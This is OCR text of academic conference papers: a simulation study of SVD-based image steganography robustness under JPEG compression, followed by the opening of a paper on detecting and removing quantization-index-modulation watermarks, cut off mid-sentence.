This paper presents the results of the detailed simulation-based study of the HC critical properties of SVD-based data hiding. Primarily, the paper studies interdependencies of both the capacity of invisibly embedded data and robustness of its transmission through communication channel distorted by *JPEG* compression, on the one hand, and values of attributes determining the embedding procedure, on the other hand. The simulated situation assumes that a message is embedded into digital image (cover) represented in the *bmp* format and the resulting image is transmitted in the *JPEG* format. The received image with embedded data is again transformed to the *JPEG* format. Thus, the cover image can be considered as a noisy channel distorted by the *JPEG* compression. In addition, it is assumed that the channel can also be *intentionally* distorted by applying of a *JPEG* compression to the transmitted cover with embedded data. As the robustness metric the value of Bit Error Rate (BER) is used.

The rest of the paper is organized as follows. In Section 2 the concept of the SVD-based approach to and algorithm for hiding data in digital images is briefly explained and one of the previously developed algorithms is outlined. Section 3 describes a distortion model as applied to a message transmitted through a steganographic chan-

nel. Section 4 discuss the results of simulation-based study of the influence of attributes specifying the SVD-based embedding procedure on both the capacity of the invisibly embedded data and robustness of its transmission through steganographic communication channel distorted by *JPEG* compression of different quality. The Conclusion summarizes the paper results and future work.

2 SVD of Digital Images and Information Hiding Technique

Assume that a digital image in the bitmap format is specified by a $m \times n$ matrix, $A = \{a_{i,j}\}_{m,n}$. If an image is represented in *RGB* format then it is specified by three such matrices, A_R, A_G and A_B.

An arbitrary matrix $\boldsymbol{A}$ of size $m \times n$ can be represented by its SVD [8] in the form

$$\boldsymbol{A} = \boldsymbol{X}\Lambda\boldsymbol{Y}^T = \sum_{i=1}^{i=r} \lambda_i X_i Y_i^T \tag{1}$$

where $\boldsymbol{X}$, $\boldsymbol{Y}$ are orthogonal $m \times m$ and $n \times n$ matrices respectively, $X_1, X_2, ..., X_m$ and $Y_1, Y_2, ..., Y_n$ are their columns, Λ is a diagonal matrix with non-negative elements, and $r \le min\{m,n\}$ is the rank of the matrix $\boldsymbol{A}$. Diagonal terms $\lambda_1, \lambda_2, ..., \lambda_r$ of matrix Λ are called *singular values* (SV*)* of the matrix $\boldsymbol{A}$ and r is the total number of non-zero singular values. Columns of the matrices $\boldsymbol{X}$, $\boldsymbol{Y}$ are known as *left* and *right* singular vectors of matrix $\boldsymbol{A}$ respectively.

There are several ways to calculate SVs $\lambda_1, \lambda_2, ..., \lambda_r$. The most simple way is to calculate them as $\lambda_i = \sqrt{\mu_i}$ *i=1,2,...,r,* where μ_i is the *i-th* eigenvalue of the matrix $\boldsymbol{A}\boldsymbol{A}^T$, or $\boldsymbol{A}^T\boldsymbol{A}$. The left singular vector X_i, $i = 1,2,...,r,$ is equal to the eigenvector of the matrix $\boldsymbol{A}\boldsymbol{A}^T$ corresponding to μ_i. Similarly, the right singular vector Y_i, *i=1, 2,.., r*, is equal to the eigenvector of the matrix $\boldsymbol{A}^T\boldsymbol{A}$ that corresponds to its eigenvalue μ_i. If an image is given in *RGB* format then it can be represented by three such SVDs in the form (1). Thus, SVD of an image is decomposition of each its matrix, A_R, A_G and A_B, into layers $\lambda_1 X_1 Y_1^T$, $\lambda_2 X_2 Y_2^T$, ..., $\lambda_s X_r Y_r^T$. As a rule, singular values are enumerated in descending mode: if $\lambda_i > \lambda_j$ then *i<j*, and λ_1 is the largest one.

SVD of an image was originally considered in [2]. In this work the author proposed to use it for a *lossless* compression of images. Later a number of authors also used SVD of digital image transform combined with other transforms in order to increase the ratio of an image lossless compression. For example, to code images, in [31] SVD transform is combined with Vector Quantization approach, and in [30] a combination of SVD and Karhunen-Loeve transform is used to develop a hybrid compression. In [9] a format for SVD-based *lossy compression* of digital images was

proposed. This format was intended for thrifty representation of a digital image destined for hiding in a cover one. Use of SVD transform for data hiding was originally proposed in [10].

Let cover image be represented in a 24 bit (*RGB*) format. Assume that it is segmented into small blocks of size $l \times k$ pixels, and A is the matrix of an arbitrary block corresponding to one of *Red*, *Green* or *Blue* color layer. Let bit b be embedded into block A. The algorithm of the *embedding procedure* is as follows:

1. Compute SVD of matrix A. Let $V^{\lambda}=[\lambda_1, \lambda_2, ..., \lambda_r]$ be the vector composed of singular values of matrix A ordered in decreasing mode, X_i and Y_i are singular vectors of matrix A, $i=1,2,\ldots,r$, and r is the rank of matrix A.
2. Compute Euclidean norm of vector V^{λ}, $Norm\ (V^{\lambda})=\sqrt{\sum_{i=1}^{r}(v_i^{\lambda})^2}$, where v_i^{λ}, $i=1,2,\ldots,r$, are the components of the vector V^{λ}.
3. Select the value of the step of quantization of the Euclidean norm of the vector V^{λ}, *Delta* [10].
4. Compute the integer $N=[Norm(V^{\lambda})/Delta]*$, where * symbolizes the integer part of the quotient of the above division.
5. Embed bit b according to the following algorithm:

   If b=1 then

   {if N is ***odd*** *then* $\tilde{N}=N+1$ *else* $\tilde{N}=N$*}*

   else (if b=0)

   {if N is ***even*** *then* $\tilde{N}=N$ *else* $\tilde{N}=N+1$*}}*
6. Compute the modified norm of the vector of the singular values:

$$Norm\ (V^{\lambda})=\tilde{N} \times Delta+(Delta/2).$$

7. Compute the modified vector of the singular values:

$$\tilde{V}^{\lambda}=V^{\lambda} \times (Norm\ (\tilde{V}^{\lambda})/Norm\ (V^{\lambda})).$$

8. Compute the modified matrix of the block in which bit b is embedded:

$$\tilde{A}=\sum_{i=1}^{r}\tilde{\lambda}_i X_i Y_i^T.$$

9. End of the single bit embedding procedure.

The described algorithm must be applied to each block of the cover image in which a bit of data is to be embedded.

The *extraction* procedure is *blind*. Let $\tilde{A}$ be the matrix of a block containing hidden bit b of data, which must be extracted.

1. Compute SVD of the block $\tilde{A}$. Let *Delta(Red),* be the vector of singular values ordered in decreasing mode, X_i and Y_i be the singular vectors of the matrix $\tilde{A}$, $i=1,2,\ldots,r$, and r is the rank of matrix $\tilde{A}$.
2. Compute the Euclidean norm of vector $\tilde{V}^{\lambda}$, i.e.

$$Norm\ (\tilde{V}^{\lambda})=\sqrt{\sum_{i=1}^{r}(\tilde{v}_i^{\lambda})^2}\ .$$

3. Compute $\tilde{N}$ *=[Norm (* $\tilde{V}^{\lambda}$ *)/Delta]*.*
4. Compute the value of the hidden bit *b*:

$$\{If\ \tilde{N}\ is\ even\ then\ b=1\ else\ b=0\}$$

5. End of extraction procedure for a single block of the segmented digital image containing hidden message.

Several secret keys can be used for restriction of the access to the embedded message. They are sizes of block used for image segmentation, code of pseudorandom seeding of the message bits, initial shift of the first position of image segmentation, and quantization step sizes, *Delta(Red), Delta(Green), Delta(Blue),* have been used for quantization of the vector $\tilde{V}^{\lambda}$ module.

3 Transmission Channel Distortions and Simulation Attributes

Consider a steganography channel distorted by *JPEG* compression. It is well known that such a distortion is non-additive and also non-Gaussian. For this reason, the analytical exploration of the distortion of the extracted message given the capacity rate and *JPEG* compression quality, like it is done in [18] for additive white Gaussian noise, is impossible. This is why it is explored empirically via simulation.

The simulation scheme of hidden communication including a message embedding, distortion of transmitted image within communication channel, intentional distortion and distorted message extraction is presented in Fig. 1. Both distortions, within communication channel and intentional one are modeled as *JPEG* compressions.

The invisibility of embedded message is assured by the chosen value of the quantization step of the vector V^{λ} module, *Delta* (see *Section 2*), which was assigned according to the results of empirical optimization presented in [10]. The primary simulation goal is to assess BER of the extracted message subjected to a combination of the above distortions, *JPEG*- 1 and *JPEG*- 2, given a varying size of blocks of cover image segmentation (this attribute also implicitly specifies the capacity rate of the embedded message). The other goal of simulation is to define recommendations with regard to the choice of the attributes of SVD-based data embedding procedure for a given message size and given admissible upper threshold for BER.




Fig. 1. Model of hidden communication and embedded message distortion

The attributes varied in the simulation procedure are as follows:

- The size of the small block used in the cover image segmentation: *8×8, 12×12*, and *16×16;* each of such blocks is used for embedding a bit of data;
- The attribute specifying the level of noise affecting the quality of *JPEG*-compression 1 (see Fig. 1): *10%, 20%, 40%, 60%, 80%* and *100%*;
- The attribute specifying the extent of intentional distortion, i.e. the quality of *JPEG*-compression 2 (see Fig. 1): *10%, 20%, 40%, 60%, 80%* and *100%.*

Statistical processing of the simulation results is done on the basis of 5 standard pictures used in image-based information hiding research. They are Baboon, F16, Lena, Brandyrose and Pepper, all of them reduced to the size of *200×200* pixels.

4 Simulation Results and Discussion

The results of simulation averaged over 5 standard cover images of size *200 ×200* pixels are presented in Fig. 2 ,…, Fig. 6.

Fig. 2 illustrates the dependence of BER upon the quality (percentage) of *JPEG* compression 1, i.e. upon the distortion of steganography channel, for different segmentation of the cover image. One can see that for segmentation of cover image into blocks of size *16×16* and for *JPEG* compression up to 20% the averaged value of BER is no more than 15% and for *JPEG* of 10%, which corresponds to an extremely high distortion, BER is about 18%. The 15% limit of the BER value for blocks of size *12×12* is maintained up to 50% of *JPEG* quality. It is natural that an increase of the block size leads to the decrease of BER (i.e. to the increase of robustness). It should be noticed that in the last case the "price of the increased robustness" is the decrease of the embedded data capacity. This fact is demonstrated in Fig. 3 showing the dependence of BER on the capacity rate of the embedded data. Let us notice that each point of the plot presented in Fig. 3 implicitly corresponds to different percentages of *JPEG* compression and the latter leads to the modification of the transmission channel payload due to the decrease of resulting length of the compressed file along with the decrease of the *JPEG* compression quality while preserving the length of the embedded data.




Fig. 2. Plot of the dependencies between the quality of *JPEG* compression 1 and BER for different sizes of segmentation blocks




Fig. 3. Plot of the dependencies between the rate of the transparently embedded data and BER for different sizes of segmentation block

Fig. 4 and Fig. 5 demonstrate the relationship between BER and *JPEG*-like distortions while the distortion of steganography channel is modeled by *JPEG* compression 1 and the intentional distortion is modeled by *JPEG* compression 2. Fig. 4 presents these relationships for the segmentation blocks of size *8×8,* and Fig. 5 - for the segmentation blocks of size *12×12*. The solid lines in these figures correspond to the case without intentional distortion that is consistent with the results shown in Fig. 2 for the respective sizes of blocks.




Fig. 4. Plot of the dependence between the quality of steganography noisy channel (distorted by *JPEG* 1 of different quality) added intentional distortion (*JPEG* 2) for segmentation blocks of size *8×8* and BER




Fig. 5. Plot of the dependence between the quality of steganography channel (distorted by *JPEG* 1) added intentional distortion (*JPEG* 2) for segmentation blocks of size *12×12* and BER

While comparing the plots presented in Fig. 4 and in Fig. 5, one can see that the result of collateral effects of the noisy channel and intentional distortion is nonlinear. Indeed, the averaged BER value resulted from the steganography channel distortion, say, corresponding to 80% quality of *JPEG* compression, is significantly less than BER corresponding to application of two *JPEG* compressions (channel noise and intentional distortion) both of quality 90%. One more observation resulted from the simulation is that the detrimental effect of the intentional distortion (second *JPEG*) on the embedded information decreases with the increase of the block size.




Fig. 6. Selection of an appropriate segmentation for a particular message transmitted by noisy channel distorted by JPEG compression 1 of given quality

In practice of hidden communication it is important to provide a required quality of message delivery given the message size. The recommendation can be formulated on the basis of the simulation results discussed above. For example, Fig. 6 shows how one can choose a type of SVD-based embedding procedure, i.e. how to choose the size of block of cover image segmentation given both the length of the message and the requirement message survivability if the latter is specified in terms of the lower threshold of the rate of bits to be recovered correctly. For example, if the percentage of the correctly transmitted bits of a message has to be no more than 92% and the rate of message given cover image length is 0.009 than the admissible selection of the cover image segmentation is *8x8*. The admissible selection area is shown in Fig. 6.

4 Conclusion

The paper presents results of an empirical study of a novel approach to information hiding in digital images intended for *hidden communication*. The approach is based on SVD transform of small blocks of the image matrix specifying it in *bmp* format. This approach is blind, i.e. extraction of hidden message does not require possessing the undistorted cover image. The approach is potentially robust since it embeds a bit of data through slight modification of largest singular values of the image segmentation blocks, i.e. embeds a message into low frequency.

Indeed, an extended empirical study, the main subject of the paper, showed that the approach provides survivability of hidden messages of a sufficiently high rate of capacity even if transmitted through a noisy steganography channel and subjected to such a destructive distortion as *JPEG* compression. For example, it is capable of supporting the payload rate of 0.005 (in respect to the size of the cover image in *bmp* format) if the required BER is no more then 0.015 (see Fig. 6). A result of the study is that intentional distortion imposed by the noisy steganography channel (*JPEG* 2) leads to the significant, higher than linear, BER increase.

For the empirical study we have used our own software by use of Visual C++ software development environment. In the developed software, embedding and recovery can be equipped with passwords and secret keys to seed blocks thus providing restricted access to the hidden data. There exist several additional attributes (as indicated in the end of *Section 3*) facilitating further increase of security assurance of the hidden information.

The approach can also be used for various applications like watermarking, etc. that were also the subjects of empirical study.

The future works include developments of new SVD-based techniques for hiding information in digital images and application of the approach to mobile hidden communications.

References

1. Anderson, R., Petitcolas, F.: On the Limits of Steganography. In: IEEE Journal of Selected Areas of Communications, Vol. 16(**4**) (1998) 474–481
2. Andrews, H.C., Patterson, C.L.: Singular Value Decomposition (SVD) for Image Coding. In: IEEE Transaction on Communication. Vol. 24 (1976) 425–432
3. Bender, W., Gruhl, D., Morimoto, N., and Lu, A.: Techniques for Data Hiding. In: IBM System Journal, Vol. 35 (**3&4**) (1996)
4. Bruyndonckx, O., Quisquater, J.J., and Macq, B.: Spatial Method for Copyright Labeling of Digital Images. In: Proceedings of IEEE Workshop on nonlinear signal and image Processing, Greece (1995)
5. Burget, S., Koch, E., and Zhao, J.: A Novel Method for Copyright Labeling Digitized Image Data. Technical Report, Fraunhofer Institute for Computer Graphics, Germany (1994)
6. Chen B., and Wornell, G.W.: Dither Modulation: A new Approach to Digital Watermarking and Information Embedding. In: Ping Wah Wong and E.J.Delp (eds). Vol. 3657, San Jose, CA, USA (1999)
7. Cox, I. and Miller, M.: A Review on Watermarking and the Importance of Perceptual Modeling. In: Proceedings of the Conference on Electronic Imaging (1997)
8. Cox, I., Bloom, J., Miller, M.: Digital Watermarking: Principles & Practice. Morgan Kaufmann (2001)
9. Gorodetski, V., Skormin, V., Popyack, L.: SVD approach to Digital Image Lossy Compression. In: Proceedings of the 4-th Conference "Systems, Cybernetics and Informatics-2000" (SCI-2000), USA (2000)
10. Gorodetski, V., Skormin, V., Popyack, L., Samoilov, V.: SVD-based Approach to Transparent Embedding Data into Digital Images. In: Proceedings of the Workshop "Mathematical Methods, Models and Architectures for Computer Network Security". LNCS, vol. 2052, Springer Verlag (2001) 263–274
11. Horn, R.A. and Johnson, C.R.: Matrix Analysis. Cambridge University Press (1988)
12. Johnson, N., Jagodia, S.: Exploring Steganography: Seeing the Unseen. Computer, February (1998) 26–34
13. Johnson, N., Duric, Z., Jajodia, S.: Information Hiding. Steganography and Watermarking–Attacks and Countermeasures. Kluwer Academic Pub. (2000)
14. Katzenbeisser, S., Petitcolas F.A.P. (eds): Information Hiding Techniques for Staganography and Digital Watermarking. Artech House Books (2000)
15. Kundur, D. and Hatzinakos, D.: A robust Digital Watermarking Method using Wavelet-based Fusion. In: Proceedings of the International Conference on Image Processing, Vol. 1, USA, IEEE (1997)
16. Machado, R.: EZ Stego. http://www.stego.com

17. L.Marvel: Image Steganography for Hidden Communication. Ph.D. Thesis, University of Delaware, http://citeseer.nj.nec.com/ marvel99image.html (1999)
18. L.Marvel, C.Boncelet: Capacity of the Additive Steganographic Channel. Available at http://www.eecis.udel.edu/~marvel/ marvel_stegocap.ps.gz (1999)
19. L.Marvel, C.Boncelet, and C.Retter: Spread Spectrum Image Steganography. In: IEEE Transaction on Image Processing, (1999) 1075–1083
20. Matsui, K. and Tanaka, K.: Video Steganography: How to Embed a Signature in a Picture. In: Proceedings of IMA Intellectual property, Vol. 1(**1**) (1999) 187–206
21. Petitcolas, F.A.P., Anderson, R.J. and Kuhn, M.: Information Hiding–A Survey. In: Proceedings of the IEEE, Special Issue on Protection of Multimedia Content, Vol. 87(**7**) (1999) 1062–1078
22. Pitas, I.: A method for signature casting on digital images. In: Proceedings of the International Conference on Image Processing (ICIP'96) (1996)
23. Piva, A, Barni, .M., Bartoloni, E., and Cappellini, V.: DCT-based Watermarking Recovering without Restoring to the Uncorrupted Original Image In: Proceedings of the International Conference on Image Processing (ICIP), Vol. 1, IEEE (1997)
24. Podilchuck, C.I. and Zeng, W.: Perceptual Watermarking of Still Images. In: Proceedings of the Workshop on Multimedia Signal Processing, Princeton, NJ, USA (1997)
25. Puate J. and Jordan F.: Using Fractal Compression Scheme to Embed a Digital Signature into an Image. In: Proceedings of SPIE, Vol. 2915, Boston, MA, USA (1996) 108–118
26. Smith, J.R. and Comiskey, B.O.: Modulation and Information Hiding in Images. In: Lecture Notes in Computer Science; Vol. 1174, Springer Verlag (1996) 207–226
27. Swanson, M.D., Kobayashi, M. and Tewfic, A.H.: Multimedia Data Embedding and Watermarking Technologies. In: Proceedings of the IEEE, Vol. 86(**6**) (1998) 1064–1087
28. Tanaka, K., Nakamura, Y. and Mitsui, K.: Embedding the Attribute Information into a Dithered Image. In: Systems and Computers in Japan, 21(**7**) (1990)
29. van Schydel, R., Tirkel, A. and Osborne, C.: A digital Watermarking. In: Proceedings of ICASSP, Piscataway, IEEE, Vol. II (1994) 86–90
30. Waldemar, P., Ramstad T.: Hibrid KLT-SVD Image Compression. In: Proceedings IEEE International Conference on Acoustics, Speech, and Signal Processing, Vol. 4 (1997) 2713–2716
31. Yang, J-F., Lu ,C-L.: Combined Techniques of Singular Value Decomposition and Vector Quantization for Image Coding. In: IEEE Transaction on Image Processing, Vol. 4 (**8**) (1995) 1141–1146

Detection and Removal of Hidden Data in Images Embedded with Quantization Index Modulation

Kaiwen Zhang, Shuozhong Wang, and Xinpeng Zhang

Communication & Information Engineering, Shanghai University, Shanghai 200072, China
ztszkwzr@sh163.net,shuowang@yc.shu.edu.cn
zhangxinpeng@263.net

Abstract. Methods of attack on watermarks embedded with quantization index modulation and block DCT are introduced in this paper. The proposed method can detect the presence of hidden data by analyzing the histogram or spectrum of the transform coefficients, and prevent their extraction without further degrading the image. It is shown that, in some cases, the embedding-induced distortion can even be reduced in terms of peak-signal-to-noise ratio. Experimental results are given to show the effectiveness of the method.

1 Introduction

Digital watermarking has become an active research area over the last decade. Protection of intellectual property rights and covert communication are typical applications. It is essential for any data hiding technique that the hidden information causes no serious degradation to the host signal and, in the meaning time, the embedding must be robust enough to be able to survive hostile attacks as well as common signal processing.

Many information embedding techniques are robust in resisting various signal processing operations such as compression and filtering, but less robust against certain types of malicious attacks. In this paper, we demonstrate an attack scheme that can defeat watermarking for still images based upon quantization index modulation (QIM) [1-3]. It can reveal the presence of hidden information in the absence of the original cover image, and remove the embedded data without further degrading perceptual quality of the image. The purpose of studying the attack strategies is twofold. First, successful attacks may provide clues for improving watermarking performance, and secondly, attack itself is a countermeasure against hostile covert communication. The latter, referred to as active warden attack, is an important part of the current research topic of information warfare that has attracted much attention form computer specialists, signal processing and information security professionals, and software developers [4].

In Section 2 we briefly describe a watermarking technique for images based on QIM and block DCT. Statistical characteristics of the DCT coefficients of a watermarked image are studied in Section 3. Section 4 presents a method for detecting and disabling QIM/DCT-based watermarks. Experimental results are given in Section 5. Section 6 concludes the paper.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 360–370, 2003.

2 Quantization Index Modulation and Watermark Embedding

Using quantization index modulation (QIM) to embed watermark into still images can achieve a good tradeoff among embedding rate, distortion, and robustness [1-3]. The method is briefly outlined in this section.

Let $s(\boldsymbol{x}; m)$ be an ensemble of embedding function where $\boldsymbol{x}$ is the host signal and m is an index. Each function must be sufficiently close to $\boldsymbol{x}$ to ensure imperceptibility. Fig. 1 illustrates a QIM scheme with $m \in \{0,1\}$ representing binary values of the data to be embedded. In this case, two quantizers are used, and the corresponding sets of reconstruction points shown as solid dots and circles respectively.

$$s(x;m) = Q\left[x + d(m)\right] - d(m), \qquad m = 0, 1 \ , \tag{1}$$

where Q is a rounding operator, and $d(m)$ corresponds to the m-th quantizer.

In the detector, by finding which of the two quantizers having a quantized value closest to the received data bit, the embedded data can easily be retrieved. Embedding capacity, induced distortion and robustness are associated, respectively, with the number of quantizers, the size and shape of quantization cells, and the minimum distance $\delta_{\min}$ between the reconstruction points of different quantizers.




Fig. 1. QIM: solid dots and circles are reconstruction points of two quantizers respectively

It is clear that a large $\delta_{\min}$, therefore better robustness, requires large quantization cells hence poor invisibility. By embedding more than one bit into each host data point, embedding capacity may be increased. In this case, however, $\delta_{\min}$ will be reduced leading to less robustness.

A simple implementation of QIM using block DCT may be obtained like this: The host image is first segmented into 8×8 blocks. Two-dimensional DCT is performed on each block. Selected coefficients are then taken from each transform-domain block and quantization-index-modulated. These QIM modified coefficients are used to replace the original ones in the inverse block DCT to produce a marked image.

More sophisticated implementations can be found in the literature. For example, in [5], the chosen DCT coefficients are pseudo-randomly scrambled in order to remove

correlation and equalize the energy distribution, and then undergo a second layer of orthogonal transformation such as DFT. QIM is carried out in the dual-transform domain. The marked image is obtained by a reverses sequence of operations: IDFT, de-scrambling, replacement of the chosen DCT coefficients with modified ones and finally, block-IDCT.

3 Statistical Properties of DCT Coefficients

Based on the central limit theorem, it has been conjectured that the AC coefficients of DCT obey a Gaussian distribution [6]. Other authors suggest different probability density functions such as Laplacian [7] and generalized Gaussian [8]. The PDF of zero-mean generalized Gaussian distribution is:

$$f(x)=\frac{v\alpha(v)}{2\delta\Gamma(1/v)}\exp\left[-\alpha(v)\left|\frac{x}{\delta}\right|^{v}\right], \tag{2}$$

where $\alpha(v)$ is defined as

$$\alpha(v)=\sqrt{\frac{\Gamma(3/v)}{\Gamma(1/v)}}\ . \tag{3}$$

In the above expressions, $\Gamma(\cdot)$ is a gamma function. The variables v and δ are positive constants depending on the frequency index of the coefficients under consideration.




Fig. 2. Histograms of DCT coefficients of different frequency components

Fig. 2 shows the histograms of the corresponding DCT coefficients in some blocks of a test image Lena. Each block is sized 8×8. The first block corresponds to the DC component, while the rest are AC components with different spatial frequencies (only seven AC components are shown in the figure). Scaling of the histograms is kept constant except for the DC component. It is observed that the distributions of all AC components are approximately Gaussian. The variance of each histogram decreases with increasing spatial frequency because energy in most natural images is generally concentrated in low frequency bands. As can be seen in the figure, another feature is that the lines are distributed compactly and roughly symmetrical about the mean without obvious missing segments. In the rest of the paper, only AC components are considered.

4 Blind Detection and Removal of Embedded Information


In copyright protection applications, attacks on watermarked products aim to prevent correct detection and/or extraction of the embedded information. The fact that a hidden watermark exists in images is publicly known. General-purpose attacking tools are available [9] which are effective on a wide range of watermarking techniques. In the present work, however, the purpose is to combat covert communication, which embeds hostile data in an apparently innocuous cover signal that may be mingled with a huge amount of digital media, in particular over the Internet. So the primary task is to identify the object containing secret information. Having located a suspicious object, the attacker may further attempt to "remove" the embedded data without additional degradation, which is referred to as an *active-warden attack* 